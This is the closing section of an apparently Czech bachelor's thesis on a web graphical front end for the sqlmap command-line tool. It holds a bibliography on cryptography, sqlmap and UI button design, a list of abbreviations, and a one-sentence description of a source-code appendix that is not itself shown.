[43] Stallings, W.: *Cryptography and Network Security: Principles and Practice*. Hoboken, NJ, USA: Pearson, 7 vydání, 2017, ISBN 978-0134444284.

[44] Paar, C.; Pelzl, J.: *Understanding Cryptography: A Textbook for Students and Practitioners*. Berlin, Germany: Springer, 2010, ISBN 978-3642041006.

[45] SQLMap contributors: History of SQLMap. https://github.com/sqlmapproject/sqlmap/wiki/History, 2024, [Accessed: 2024-02-15].

[46] sqlmap developers: Features - sqlmap. https://github.com/sqlmapproject/sqlmap/wiki/Features, 2024, [Accessed: 2024-02-14].

[47] Brad Frost: Atomic Design. 2024, [Accessed: 2024-02-15].
URL https://www.softouch.on.ca/kb/data/Atomic%20Design.pdf

[48] MIT Touch Lab: 3-D Finite-Element Models of Human and Monkey Fingertips to Investigate the Mechanics of Tactile Sense. http://touchlab.mit.edu/publications/2003_009.pdf, 2003, [Accessed: 2024-02-05].

[49] Apple Developer: Buttons. 2024.
URL https://developer.apple.com/design/human-interface-guidelines/buttons

[50] Andrew Coyle: Design Better Buttons. https://coyleandrew.medium.com/design-better-buttons-6b64eb7f13bc, 2024, [Accessed: 2024-02-16].

[51] Wix UX: Designing the Perfect Button. 2024.
URL https://wix-ux.com/designing-the-perfect-button-e77ec1f32ee5

[52] Uxcel: UI Components and Patterns: Button & Label Best Practices. 2024, [Přístup: 2024-05-07].
URL https://app.uxcel.com/courses/ui-components-n-patterns/button-label-best-practices-673

[53] Udemy: UI Design Patterns: User Interface Design. 2024, [Přístup: 2024-05-07].
URL https://www.udemy.com/course/uidesignpatterns/?couponCode=LEADERSALE24B

[54] Flanagan, David: *JavaScript – The Definitive Guide*. O'Reilly Media, 6th vydání, 2011, 1 s.

[55] Porcello, E.; Banks, A.: *Learning React: Modern Patterns for Developing React Apps*. O'Reilly Media, druhé vydání, 2020, ISBN 978-1492051725.

[56] Richardson, L.; Amundsen, M.: *RESTful Web APIs*. O'Reilly, 2013, ISBN 9781449358068, xxviii, 373 s.

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

SQL	Structured Query Language
DDL	Data Definition Language
DQL	Data Query Language
DML	Data Manipulation Language
DCL	Data Control Language
TCL	Transaction Control Language
ISO	International Organization for Standardization
IEC	International Electrotechnical Commission
ANSI	American National Standards Institute
RDBMS	Relational Database Management System
RDSMS	Relational Data Stream Management System
API	Application Programming Interface
GDPR	General Data Protection Regulation
OWASP	Open Web Application Security Project
HTML	Hypertext Markup Language
DBMS	Database Management System
CGI	Common Gateway Interface
DOM	Document Object Model
ECMAScript	European Computer Manufacturers Association Script
HTTPS	HyperText Transfer Protocol Secure
SSL/TLS	Secure Sockets Layer / Transport Layer Security
HTTP	HyperText Transfer Protocol
DNS	Domain Name System
URL	Uniform Resource Locator
JSON	JavaScript Object Notation
npm	Node Package Manager
FC	Functional Component
UI	User Interface
UX	User Experience

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

SEZNAM PŘÍLOH

PŘÍLOHA P I. KÓDOVÉ ŘEŠENÍ PRAKTICKÉ ČÁSTI

Tato příloha obsahuje kompletní zdrojový kód webové grafické nadstavby, která byla vyvinuta v rámci bakalářské práce, včetně SQLmap aplikace příkazové řádky, pro kterou byla nadstavba navržena.